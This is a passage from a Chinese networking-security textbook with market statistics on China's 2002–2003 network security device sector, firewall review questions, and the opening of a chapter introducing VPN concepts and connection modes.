
对比 2002—2003 年中国网络安全设备在垂直市场中的结构情况，可以看出：2003 年中小型企业市场增长非常迅速，其增长率在垂直市场结构中是最高的，达到 75.0%；政府市场和教育市场的增长也较快，其增长率分别为 64.3%和 57.1%；大型企业市场因为市场相当成熟和完善，所以增长相对平稳，其增长率为 41.7%。2002—2003 年网络安全设备垂直市场变化情况如表 12.6 所示。2002—2003 年网络安全设备垂直市场变化如图 12.6 所示。

表 12.6　2002—2003 年网络安全设备垂直市场变化情况

	2002 年市场规模(亿元)	2002 年市场份额	2003 年市场规模(亿元)	2003 年市场份额	增长率
大型企业市场	3.6	52.2%	5.1	48.1%	41.7%
中小型企业市场	1.2	17.4%	2.1	19.8%	75.0%
政府市场	1.4	20.3%	2.3	21.7%	64.3%
教育市场	0.7	10.1%	1.1	10.4%	57.1%
总计	6.9	100.0%	10.6	100.0%	53.6%

2. 行业市场结构

在 2003 年网络安全设备行业市场中，电信、金融、政府依然是行业市场中的重点，其市场规模分别为 2.5 亿元、2.7 亿元、2.3 亿元，分别占总体市场规模的 23.6%、25.5%、21.7%；教育、能源、交通的市场规模分别为 1.1 亿元、0.6 亿元、0.3 亿元，分别占总体市场规模的 10.4%、5.7%、2.8%；其他行业市场的市场规模为 1.1 亿元，占总体市场规模的 10.4%。2003 年网络安全设备行业市场分布如表 12.7 所示。2003 年网络安全设备行业市场分布如图 12.7 所示。



	2002年市场份额	2003年市场份额
教育市场	10.1%	10.4%
政府市场	20.3%	21.7%
中小型企业市场	17.4%	19.8%
大型企业市场	52.2%	48.1%

图 12.6　2002—2003 年网络安全设备垂直市场分布

表 12.7　2003 年网络安全设备行业市场分布

行业市场名称	市场规模(亿元)	市 场 份 额
电信	2.5	23.6%
金融	2.7	25.5%
政府	2.3	21.7%
教育	1.1	10.4%
能源	0.6	5.7%
交通	0.3	2.8%
其他	1.1	10.4%
总计	10.6	100.0%




图 12.7　2003 年网络安全设备行业市场分布

对比 2002 年网络安全设备行业市场,可以看出,在 2003 年网络安全设备行业市场中,能源行业的增长速度非常快,增长率达到 100.0%,其主要是因为能源行业在信息化建设方面的速度加快,同时能源行业的基数非常小,也成就了高速度的增长率;政府和教育行业的增长速度也非常快,其增长率分别为 64.3%、57.1%;电信和金融行业依然是主要的市场,但是因为市场已经相对成熟,而且市场规模也较大,所以其增长率并不太高,分别为 47.1%和 50.0%;交通和其他行业市场的增长率分别为 50.0%和 37.5%。2002—2003 年网络安全设备行业市场变化情况如表 12.8 所示。2002—2003 年网络安全设备行业市场变化情况如图 12.8 所示。

表 12.8 2002—2003 年网络安全设备行业市场变化情况

行业市场名称	2002 年市场规模（亿元）	2002 年市场份额	2003 年市场规模（亿元）	2003 年市场份额	增长率
电信	1.7	24.6%	2.5	23.6%	47.1%
金融	1.8	26.1%	2.7	25.5%	50.0%
政府	1.4	20.3%	2.3	21.7%	64.3%
教育	0.7	10.1%	1.1	10.4%	57.1%
能源	0.3	4.3%	0.6	5.7%	100.0%
交通	0.2	2.9%	0.3	2.8%	50.0%
其他	0.8	11.6%	1.1	10.4%	37.5%
总计	6.9	100.0%	10.6	100.0%	53.6%




图 12.8 2002—2003 年网络安全设备行业市场变化情况

3. 区域市场结构

2003 年网络安全设备的区域市场中，华北、华东、华南区域依然是前三名，市场规模分别为 2.9 亿元、3.0 亿元、2.2 亿元，占总体市场份额的 27.4%、28.3%、20.8%；华中、东北、西南处于第二梯队，市场规模分别为 0.8 亿元、0.7 亿元、0.6 亿元，占总体市场份额的 7.5%、6.6%、5.7%；西北市场还处于发展初期，其市场规模为 0.4 亿元，占总体市场规模的 3.8%。2003 年网络安全设备区域市场分布如表 12.9 所示。2003 年网络安全设备区域市场分布如图 12.9 所示。

表 12.9 2003 年网络安全设备区域市场分布

区域市场名称	市场规模(亿元)	市 场 份 额
华北	2.9	27.4%
华东	3.0	28.3%
华南	2.2	20.8%
华中	0.8	7.5%
东北	0.7	6.6%
西北	0.4	3.8%
西南	0.6	5.7%
总计	10.6	100.0%




图 12.9　2003 年网络安全设备区域市场分布

对比 2002 年网络安全设备区域市场，2003 年网络安全设备区域市场中，西北地区市场规模增长迅速，增长率为 100.0%；第二梯队中，华中、东北、西南地区的总体增长都较高，增长率分别为 60.0%、75.0%、50.0%；第一梯队中，华东市场增长最为突出，其增长率维持在一个较高的水平，为 57.9%；第一梯队中的华北和华南市场相比前几个区域市场，增长率要略低一些，分别为 45.0%和 46.7%。2002—2003 年网络安全设备区域市场变化情况如表 12.10 所示。2002—2003 年网络安全设备区域市场变化情况如图 12.10 所示。

表 12.10　2002—2003 年网络安全设备区域市场变化情况

区域市场名称	2002 年市场规模（亿元）	2002 年市场份额	2003 年市场规模（亿元）	2003 年市场份额	增长率
华北	2.0	29.0%	2.9	27.4%	45.0%
华东	1.9	27.5%	3.0	28.3%	57.9%
华南	1.5	21.7%	2.2	20.8%	46.7%
华中	0.5	7.2%	0.8	7.5%	60.0%
东北	0.4	5.8%	0.7	6.6%	75.0%
西北	0.2	2.9%	0.4	3.8%	100.0%
西南	0.4	5.8%	0.6	5.7%	50.0%
总计	6.9	100.0%	10.6	100.0%	53.6%




图 12.10　2002—2003 年网络安全设备区域市场变化情况

4. 品牌市场结构

2003 年网络安全设备品牌市场中：国外厂商依然占据市场的前两位，Cisco 和 NetScreen 的市场规模分别为 1.3 亿元、1.1 亿元，占总体市场规模的 12.3% 和 10.4%；2003 年国内厂商增长速度非常快，东软、天融信、联想位居国内厂商品牌的前三名，市场规模分布为 1.0 亿元、0.9 亿元、0.6 亿元，分别占总体市场规模的 9.4%、8.5%、5.7%；目前市场中参与竞争的厂商非常多，竞争非常激烈，其他品牌的市场规模为 4.1 亿元，占总体市场规模的 38.7%。2003 年网络安全设备品牌市场分布如表 12.11 所示。2003 年网络安全设备品牌市场分布如图 12.11 所示。

表 12.11　2003 年网络安全设备品牌市场分布

品牌名称	市场规模(亿元)	市场份额
Cisco	1.3	12.3%
NetScreen	1.1	10.4%
东软	1.0	9.4%
天融信	0.9	8.5%
联想	0.6	5.7%
安氏	0.6	5.7%
启明星辰	0.5	4.7%
中科网威	0.5	4.7%
其他	4.1	38.7%
总计	10.6	100.0%




图 12.11　2003 年网络安全设备品牌市场分布

12.8.4　市场特征

1. 国家开始注重政策引导

随着中国网络化进程的逐步深入，网络安全涉及国家安全的内容也越来越多，所以国家政策的影响也开始在网络安全的发展中体现出来。2003 年，中国政府对网络安全市场最大的政策影响无疑是颁布了中国自己的 WLAN 安全标准，并于 2003 年 12 月 1 日起开始强制执行，这也说明全球信息一体化与国家安全矛盾日益突出的今天，中国政府已经开始注重政策对网络安全市场的引导作用。

2. 网络安全设备成为用户采购单中的重要组成部分

2003 年,网络用户在网络安全设备方面的支出大大增加,网络安全设备已经成为用户网络设备采购单中的重要组成部分。

3. 传统网络设备厂商纷纷进入市场,市场开始新一轮排序

华为公司在 2003 年推出了自己的独立网络安全设备产品,再加上思科在 2002 年 11 月以 1200 万美元收购了从事网络安全软件开发的 PSIONIC 公司,传统网络设备厂商已经不再局限于传统的以太网交换机、路由器市场,网络安全设备市场已经成为他们新的市场目标。面对传统网络设备厂商的进入,原有的网络安全设备厂商必将与之针锋相对,市场也开始新一轮的排序。

4. 电信市场、行业市场齐头并进

2003 年电信市场对于网络安全设备的采购保持平稳增长态势;行业市场成为市场的主角,进入高速增长期。电信市场与行业市场在 2003 年的网络安全设备市场中齐头并进。

5. 整体解决方案需求旺盛,单一设备供给将逐步被淘汰

随着网络安全危机的层出不穷,以及网络架构的日趋复杂,单一性的产品已经远远不能满足用户的需求。在 2003 年的网络安全市场中,整体解决方案已经成为市场的突出需求。

习题

1. 什么是防火墙?防火墙按照对内外来往数据的处理方法可以分为哪两类?
2. 包过滤防火墙包括哪两种过滤方式?
3. 防火墙按照网络体系结构可以分为哪几类?
4. 分布式防火墙主要包括哪几部分?
5. 防水墙系统由哪几部分组成?
6. 【思考题】如何在网络中高效部署防火墙,使其发挥更充分的作用?

CHAPTER 13

第 13 章 虚拟专用网络技术

VPN 全称是 Virtual Private Network，即虚拟专用网络。它为两个或多个用户在公网上进行数据传输提供了安全保障。现在越来越多的政府部门和企业在办公网络中使用了 VPN 技术。

本章要点如下：

- VPN 技术简介；
- VPN 隧道技术；
- VPN 组网技术；
- 在路由器上配置 VPN；
- VPN 软件介绍。

13.1 VPN 技术简介

随着 Internet 的发展和电子商务的日趋成熟，政府机关和企事业单位更倾向于利用网络来完成原有的数据传输业务。

例如，北京市税务局就需要将地税部门的网络接入总部的网络，上传税务报表。商业业务多种多样的中小企业，更是需要生意伙伴、供应商、客户能够随时访问自己的内部网络。但是带来的问题是，架设独立的网络，可能需要覆盖一个城市或者全国，相应的成本太高，而利用已有的公网环境，又会有信息安全隐患。

人们需要能够防御非法入侵者的网络，需要进行相关业务的身份认证，需要信息的机密性和完整性，需要网上交易的不可抵赖性，需要业务数据的安全存储性，需要个人用户及合作伙伴随时接入和断开的易操作性等需求促进了 VPN 技术的发展。同样上面这些需求也成为当今 VPN 技术的核心特征。

那么 VPN 的概念是什么呢？《IP Sec：新一代因特网安全标准》(IPSec：The New Security Standard for the Internet，Intranets，and Virtual Private Networks，机械工业出版社出版，2000)一书中概括的极好："VPN 是'虚拟

的’,因为它不是一个物理的、明显存在的网络,两个不同的物理网络之间的连接由通道来建立;VPN 是‘专用的’,因为为了提供机密性,通道被加密;VPN 是‘网络’,因为它是联网的!我们在连接两个不同的网络,并有效地建立一个独立的、虚拟的实体——一个新的网络。”

通俗地讲,VPN 就是两个或多个用户,利用公用的网络环境进行数据传输,并在发送和接收数据时,利用隧道技术和安全技术,使得在公网中传输的数据即使被第三方截获也很难进行解密的技术。

13.1.1 VPN 基本连接方式

虚拟专用网络可以实现不同网络间组件和资源的相互连接。虚拟专用网络能够利用 Internet 或其他公共互联网络的基础设施为用户创建隧道,并提供与专用网络一样的安全和功能保障。VPN 虚拟通道与实际网络连接的对比示意图如图 13.1 所示。




图 13.1　VPN 网络与实际网络的示意图

虚拟专用网络允许远程通信方、销售人员或企业分支机构使用 Internet 等公共互联网络的路由基础设施,以安全的方式与位于企业局域网端的企业服务器建立连接。虚拟专用网络对客户端是透明的,用户好像在使用一条专用线路,在客户端和企业服务器之间建立点对点连接,并通过这条“专线”进行数据传输。

虚拟专用网络技术同样支持企业通过 Internet 等公共互联网络,与分支机构或其他企业建立连接,并进行安全的通信。这种跨越 Internet 建立的 VPN 连接,在逻辑上等同于两地之间使用广域网建立的连接。

虚拟专用网络支持以安全的方式通过公共互联网络远程访问企业资源。VPN 虚通道示意图如图 13.2 所示。

与使用专线拨打长途或(800)电话连接企业的网络接入服务器(NAS)不同,虚拟专用网络用户首先拨通本地 ISP 的 NAS,然后 VPN 软件利用与本地 ISP 建立的连接,在拨号用户和企业 VPN 服务器之间创建一个跨越 Internet 或其他公共互联网络的虚拟专用网络。

通过 Internet 实现网络互联,可以采用以下两种方式实现 VPN 连接远程局域网络。

分支机构和企业局域网使用专线连接到本地 ISP。不需要使用价格昂贵的长距离专用




图 13.2　VPN 虚通道示意图

